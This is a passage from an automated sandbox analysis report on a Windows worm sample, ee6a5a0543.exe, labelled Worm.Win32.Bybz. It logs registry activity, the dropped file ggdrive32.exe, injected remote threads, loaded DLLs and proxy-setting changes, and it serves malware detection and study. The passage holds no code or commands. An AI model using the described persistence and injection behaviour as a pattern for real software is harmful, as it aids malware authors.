HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	PerUserItem	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies	CacheLimit	8192	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies	CachePrefix	Cookie:	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies	PerUserItem	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History	CacheLimit	8192	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History	CachePrefix	Visited:	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History	PerUserItem	1	1

Monitored Registry Keys:

Key Name	Watch subtree	Notify Filter	Count
HKLM\Software\Classes	1	Key Change,Value Change	3
HKLM\Software\Classes\CLSID	1	Key Change,Value Change	2
HKLM\Software\Microsoft\COM3	1	Key Change,Value Change	6
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5	0	Key Change	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	0	Key Change	1
HKLM\system\CurrentControlSet\control\NetworkProvider\HwOrder	0	Value Change	1
HKU	1	Key Change,Value Change	3

3.b) ee6a5a0543.exe - File Activities

Files Created:
C:\WINDOWS\ggdrive32.exe

Files Read:
C:\WINDOWS\Registration\R000000000007.clb
C:\ee6a5a0543.exe
PIPE\lsarpc

Files Modified:
C:\WINDOWS\ggdrive32.exe
lp
PIPE\lsarpc
\Device\Ip
\Device\Tcp

File System Control Communication:		
File	**Control Code**	**Times**
PIPE\lsarpc	0x0011C017	3

Device Control Communication:		
File	**Control Code**	**Times**
\Device\KsecDD	0x00390008	8
\Device\Tcp	0x00120003	6

Memory Mapped Files:
File Name
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
C:\WINDOWS\WindowsShell.Manifest
C:\WINDOWS\ggdrive32.exe
C:\WINDOWS\system32\Apphelp.dll
C:\WINDOWS\system32\CLBCATQ.DLL
C:\WINDOWS\system32\COMRes.dll
C:\WINDOWS\system32\MSCTF.dll
C:\WINDOWS\system32\WS2HELP.dll
C:\WINDOWS\system32\comctl32.dll
C:\WINDOWS\system32\dnsapi.dll
C:\WINDOWS\system32\hnetcfg.dll
C:\WINDOWS\system32\imm32.dll
C:\WINDOWS\system32\iphlpapi.dll
C:\WINDOWS\system32\odbc32.dll
C:\WINDOWS\system32\odbcint.dll
C:\WINDOWS\system32\psapi.dll
C:\WINDOWS\system32\rpcss.dll
C:\WINDOWS\system32\shell32.dll
C:\WINDOWS\system32\wininet.dll
C:\WINDOWS\system32\ws2_32.dll
C:\WINDOWS\system32\wsock32.dll
C:\Windows\AppPatch\sysmain.sdb
C:\ee6a5a0543.exe

3.c) ee6a5a0543.exe - Process Activities

Processes Created:	
Executable	**Command Line**
C:\WINDOWS\ggdrive32.exe	

Processes Created:

Executable	Command Line
C:\WINDOWS\ggdrive32.exe	

Remote Threads Created:

Affected Process
C:\WINDOWS\ggdrive32.exe

Foreign Memory Regions Read:

Process: C:\WINDOWS\ggdrive32.exe

Foreign Memory Regions Written:

Process: C:\WINDOWS\ggdrive32.exe

4. ggdrive32.exe

General information about this executable

Analysis Reason:	Started by ggdrive32.exe
Filename:	ggdrive32.exe
MD5:	ee6a5a054392a2af65e0cd61b479831d
SHA-1:	dfe3cafdaabdd873c90ea30af87e2c919979d88d
File Size:	92672
Command Line:	"C:\WINDOWS\ggdrive32.exe"
Process-status at analysis end:	alive
Exit Code:	0

Ikarus Virus Scanner

Worm.Win32.Bybz (Sig-Id:1483247)

4.a) ggdrive32.exe - Registry Activities

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	AuthenticodeEnabled	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	DefaultLevel	262144	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	PolicyScope	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	TransparentEnabled	1	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemData	0x5eab304f957a49896a006c1c31154015	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemSize	779	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemData	0x67b0d48b343a3fd3bce9dc646704f394	1

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemSize	517	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemData	0x327802dcfef8c893dc8ab006dd847d1d	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemSize	918	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemData	0xbd9a2adb42ebd8560e250e4df8162f67	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemSize	229	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemData	0x386b085f84ecf669d36b956a22c01e80	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemSize	370	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	ItemData	%HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache%OLK*	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	SaferFlags	0	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cache	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files	1

4.b) ggdrive32.exe - File Activities

File System Control Communication:

File	Control Code	Times
C:\WINDOWS	0x00090028	1

Memory Mapped Files:

File Name
C:\WINDOWS\ggdrive32.exe

4.c) ggdrive32.exe - Process Activities

Processes Created:

Executable	Command Line
C:\WINDOWS\ggdrive32.exe	
	"C:\WINDOWS\ggdrive32.exe"

Remote Threads Created:

Affected Process
C:\WINDOWS\ggdrive32.exe

Foreign Memory Regions Read:

Process: C:\WINDOWS\ggdrive32.exe

Foreign Memory Regions Written:

Process: C:\WINDOWS\ggdrive32.exe

4.d) ggdrive32.exe - Other Activities

Windows SEH exceptions:

Description	Times
Exception 0xc0000005 (STATUS_ACCESS_VIOLATION) at 0x7c913888	2
Exception 0xc0000005 (STATUS_ACCESS_VIOLATION) at 0x40219a	12

5. ggdrive32.exe

General information about this executable

Analysis Reason:	Started by ggdrive32.exe
Filename:	ggdrive32.exe
Command Line:	"C:\WINDOWS\ggdrive32.exe"
Process-status at analysis end:	alive
Exit Code:	0

Load-time Dlls

Module Name	Base Address	Size
C:\WINDOWS\system32\ntdll.dll	0x7C900000	0x000AF000
C:\WINDOWS\system32\kernel32.dll	0x7C800000	0x000F6000
C:\WINDOWS\system32\ole32.dll	0x774E0000	0x0013D000
C:\WINDOWS\system32\ADVAPI32.dll	0x77DD0000	0x0009B000
C:\WINDOWS\system32\RPCRT4.dll	0x77E70000	0x00092000
C:\WINDOWS\system32\Secur32.dll	0x77FE0000	0x00011000
C:\WINDOWS\system32\GDI32.dll	0x77F10000	0x00049000
C:\WINDOWS\system32\USER32.dll	0x7E410000	0x00091000
C:\WINDOWS\system32\msvcrt.dll	0x77C10000	0x00058000

Run-time Dlls

Module Name	Base Address	Size
C:\WINDOWS\system32\odbcint.dll	0x00930000	0x00017000
C:\WINDOWS\system32\netapi32.dll	0x5B860000	0x00055000
C:\WINDOWS\system32\comctl32.dll	0x5D090000	0x0009A000
C:\WINDOWS\system32\hnetcfg.dll	0x662B0000	0x00058000
C:\WINDOWS\System32\mswsock.dll	0x71A50000	0x0003F000
C:\WINDOWS\System32\wshtcpip.dll	0x71A90000	0x00008000
C:\WINDOWS\system32\WS2HELP.dll	0x71AA0000	0x00008000
C:\WINDOWS\system32\ws2_32.dll	0x71AB0000	0x00017000

Run-time Dlls

Module Name	Base Address	Size
C:\WINDOWS\system32\wsock32.dll	0x71AD0000	0x00009000
C:\WINDOWS\system32\mpr.dll	0x71B20000	0x00012000
C:\WINDOWS\system32\sensapi.dll	0x722B0000	0x00005000
C:\WINDOWS\system32\odbc32.dll	0x74320000	0x0003D000
C:\WINDOWS\system32\comdlg32.dll	0x763B0000	0x00049000
C:\WINDOWS\system32\USERENV.dll	0x769C0000	0x000B4000
C:\WINDOWS\system32\WINMM.dll	0x76B40000	0x0002D000
C:\WINDOWS\system32\psapi.dll	0x76BF0000	0x0000B000
C:\WINDOWS\system32\iphlpapi.dll	0x76D60000	0x00019000
C:\WINDOWS\system32\rtutils.dll	0x76E80000	0x0000E000
C:\WINDOWS\system32\rasman.dll	0x76E90000	0x00012000
C:\WINDOWS\system32\TAPI32.dll	0x76EB0000	0x0002F000
C:\WINDOWS\system32\RASAPI32.DLL	0x76EE0000	0x0003C000
C:\WINDOWS\system32\dnsapi.dll	0x76F20000	0x00027000
C:\WINDOWS\system32\WLDAP32.dll	0x76F60000	0x0002C000
C:\WINDOWS\System32\winrnr.dll	0x76FB0000	0x00008000
C:\WINDOWS\system32\rasadhlp.dll	0x76FC0000	0x00006000
C:\WINDOWS\system32\OLEAUT32.dll	0x77120000	0x0008B000
C:\WINDOWS\system32\wininet.dll	0x771B0000	0x000AA000
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	0x773D0000	0x00103000
C:\WINDOWS\system32\CRYPT32.dll	0x77A80000	0x00095000
C:\WINDOWS\system32\MSASN1.dll	0x77B20000	0x00012000
C:\WINDOWS\system32\Apphelp.dll	0x77B40000	0x00022000
C:\WINDOWS\system32\VERSION.dll	0x77C00000	0x00008000
C:\WINDOWS\system32\SHLWAPI.dll	0x77F60000	0x00076000
C:\WINDOWS\system32\shell32.dll	0x7C9C0000	0x00817000
C:\WINDOWS\system32\urlmon.dll	0x7E1E0000	0x000A2000

5.a) ggdrive32.exe - Registry Activities

Registry Values Modified:

Key	Name	New Value
HKLM\SYSTEM\CURRENTCONTROLSET\HARDWARE PROFILES\CURRENT\Software\Microsoft\windows\CurrentVersion\Internet Settings	ProxyEnable	0
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Common AppData	C:\Documents and Settings\All Users\Application Data
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths	Directory	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths	Paths	4
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path1	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path1	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache1
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path2	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path2	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache2
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path3	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path3	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache3
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path4	CacheLimit	40852

Registry Values Modified:

Key	Name	New Value
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path4	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	AppData	C:\Documents and Settings\Administrator\Application Data
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cache	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cookies	C:\Documents and Settings\Administrator\Cookies
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	History	C:\Documents and Settings\Administrator\Local Settings\History
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	IntranetName	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	ProxyBypass	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	UNCAsIntranet	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings	MigrateProxy	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings	ProxyEnable	0
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections	DefaultConnectionSetti	0x3c000000300000001000000000000000 00000000000000004000000000
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings	0x3c000000500000009000000000000000 00000000000000000000000000

Registry Values Read:

Key	Name	Value	Times
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-INTERNET-SIGNUP	Default	0x00000000	1
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-INTERNET-SIGNUP	DllFile	%SystemRoot%\system32\iedkcs32.dll	2
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-INTERNET-SIGNUP	FileExtensions	.ins	2
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-NS-PROXY-AUTOCONFIG	Default	0x01000000	1
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-NS-PROXY-AUTOCONFIG	DllFile	%SystemRoot%\system32\jsproxy.dll	2
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-NS-PROXY-AUTOCONFIG	FileExtensions	.pac;.jvs;.js	2
HKLM\SOFTWARE\CLASSES\AUTOPROXYTYPES\APPLICATION/X-NS-PROXY-AUTOCONFIG	Flags	0x01000000	1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	UrlEncoding	0x00000000	2
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	CriticalSectionTimeout	2592000	1
HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Linkage	Export	0x5c00440065007600690063006500 5c0044e006500740042005400 5f005400	1
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Linkage	Bind	0x5c00440065007600690063006500 5c0077b00310041004400340035004200	2
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{1AD45B38-4060-4F73-BB1E-A0439A2D97EB}	DhcpServer	255.255.255.255	2
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{1AD45B38-4060-4F73-BB1E-A0439A2D97EB}	EnableDHCP	0	1
HKLM\SYSTEM\CurrentControlSet\Services\Winsock\Parameters	Transports	0x54006300700069007000000004e0065007 7400420049004f00530000000000	2
HKLM\SYSTEM\Setup	SystemSetupInProgres	0	1
HKLM\SYSTEM\WPA\MediaCenter	Installed	0	1
HKLM\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BEHAVIORS	*	1	1

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Microsoft\Internet Explorer\Main\ FeatureControl\FEATURE_DISABLE_MK_PROTOCOL	*	1	1
HKLM\Software\Microsoft\Tracing	EnableConsoleTracing	0	1
HKLM\Software\Microsoft\Tracing\RASAPI32	ConsoleTracingMask	4294901760	2
HKLM\Software\Microsoft\Tracing\RASAPI32	EnableConsoleTracing	0	2
HKLM\Software\Microsoft\Tracing\RASAPI32	EnableFileTracing	0	2
HKLM\Software\Microsoft\Tracing\RASAPI32	FileDirectory	%windir%\tracing	4
HKLM\Software\Microsoft\Tracing\RASAPI32	FileTracingMask	4294901760	2
HKLM\Software\Microsoft\Tracing\RASAPI32	MaxFileSize	1048576	2
HKLM\Software\Microsoft\Windows NT\CurrentVersion\ ProfileList	AllUsersProfile	All Users	2
HKLM\Software\Microsoft\Windows NT\CurrentVersion\ ProfileList	DefaultUserProfile	Default User	2
HKLM\Software\Microsoft\Windows NT\CurrentVersion\ ProfileList	ProfilesDirectory	%SystemDrive%\Documents and Settings	4
HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\ S-1-5-21-842925246-1425521274-308236825-500	ProfileImagePath	%SystemDrive%\Documents and Settings\ Administrator	2
HKLM\Software\Microsoft\Windows\CurrentVersion	CommonFilesDir	C:\Program Files\Common Files	2
HKLM\Software\Microsoft\Windows\CurrentVersion	ProgramFilesDir	C:\Program Files	2
HKLM\Software\Microsoft\Windows\CurrentVersion\ Explorer\User Shell Folders	Common AppData	%ALLUSERSPROFILE%\Application Data	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers	AuthenticodeEnabled	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers	DefaultLevel	262144	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers	PolicyScope	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers	TransparentEnabled	1	2
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemData	0x5eab304f957a49896a006c1c31154015	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemSize	779	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemData	0x67b0d48b343a3fd3bce9dc646704f394	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemSize	517	1
HKLM\Software\Policies\Microsoft\Windows\Safer\ CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer \CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer \CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemData	0x327802dcfef8c893dc8ab006dd847d1d	1
HKLM\Software\Policies\Microsoft\Windows\Safer \CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemSize	918	1

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemData	0xbd9a2adb42ebd8560e250e4df8162f67	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemSize	229	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemData	0x386b085f84ecf669d36b956a22c01e80	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemSize	370	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	ItemData	%HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache%OLK*	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	SaferFlags	0	1
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	ComputerName	PC	4
HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winmm	wheel	1	1
HKLM\System\CurrentControlSet\Control\ProductOptions	ProductType	WinNT	1
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	ComSpec	%SystemRoot%\system32\cmd.exe	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	FP_NO_HOST_CHEC	NO	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	NUMBER_OF_PROCE	1	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	OS	Windows_NT	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	PROCESSOR_ARCHI	x86	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	PROCESSOR_IDENTI	x86 Family 6 Model 3 Stepping 3, GenuineIntel	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	PROCESSOR_LEVEL	6	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	PROCESSOR_REVISI	0303	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	Path	%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	TEMP	%SystemRoot%\TEMP	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	TMP	%SystemRoot%\TEMP	4
HKLM\System\CurrentControlSet\Control\Session Manager\Environment	windir	%SystemRoot%	4
HKLM\System\CurrentControlSet\Control\Terminal Server	TSUserEnabled	0	1

Registry Values Read:

Key	Name	Value	Times
HKLM\System\CurrentControlSet\Services\LDAP	LdapClientIntegrity	1	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	Domain		14
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	Hostname	pc	14
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	NameServer		2
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	UseDomainNameDevo	0	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock	HelperDllName	%SystemRoot%\System32\wshtcpip.dll	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock	Mapping	0x0b000000030000000200000001000000006000000020000000100000000000	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock	MaxSockaddrLength	16	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock	MinSockaddrLength	16	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock	UseDelayedAcceptanc	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters	WinSock_Registry_Ver	2.0	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5	Num_Catalog_Entries	3	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5	Serial_Access_Num	4	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	DisplayString	Tcpip	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	Enabled	1	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	LibraryPath	%SystemRoot%\System32\mswsock.dll	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	ProviderId	0x409d05229e7ecf11ae5a00aa00a7112b	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	StoresServiceClassInfo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	SupportedNameSpace	12	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	Version	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	DisplayString	NTDS	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	Enabled	1	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	LibraryPath	%SystemRoot%\System32\winrnr.dll	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	ProviderId	0xee37263b80e5cf11a55500c04fd8d4ac	1
